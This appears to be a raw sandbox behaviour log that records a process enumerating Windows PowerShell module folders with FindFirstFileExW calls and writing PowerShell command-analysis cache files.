Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3dfa0, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e098, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e098, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e098, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e04c, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e098, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e098, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e04c, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e098, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e04c, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e098, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e098, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, ba3e098, 0, 0, 0) Return: adf7148	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, ba3e098, 0, 0, 0) Return: adf7148	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, ba3e098, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, ba3e098, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, ba3e04c, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, ba3e098, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, ba3e098, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, ba3e098, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e190, 0, 0, 0) Return: adf7408	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_68fd06b0-5766-4c81-b742-04f8fb8d4fc4 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (7d2b938, b92e544) Return: 1	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_68fd06b0-5766-4c81-b742-04f8fb8d4fc4 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindNextFileW Args: (adf7188, ba3e154) Return: 1	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3df54, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3df54, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3dfa0, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3df54, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3df54, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3dfa0, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e098, 0, 0, 0) Return: adf7208	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e190, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e098, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
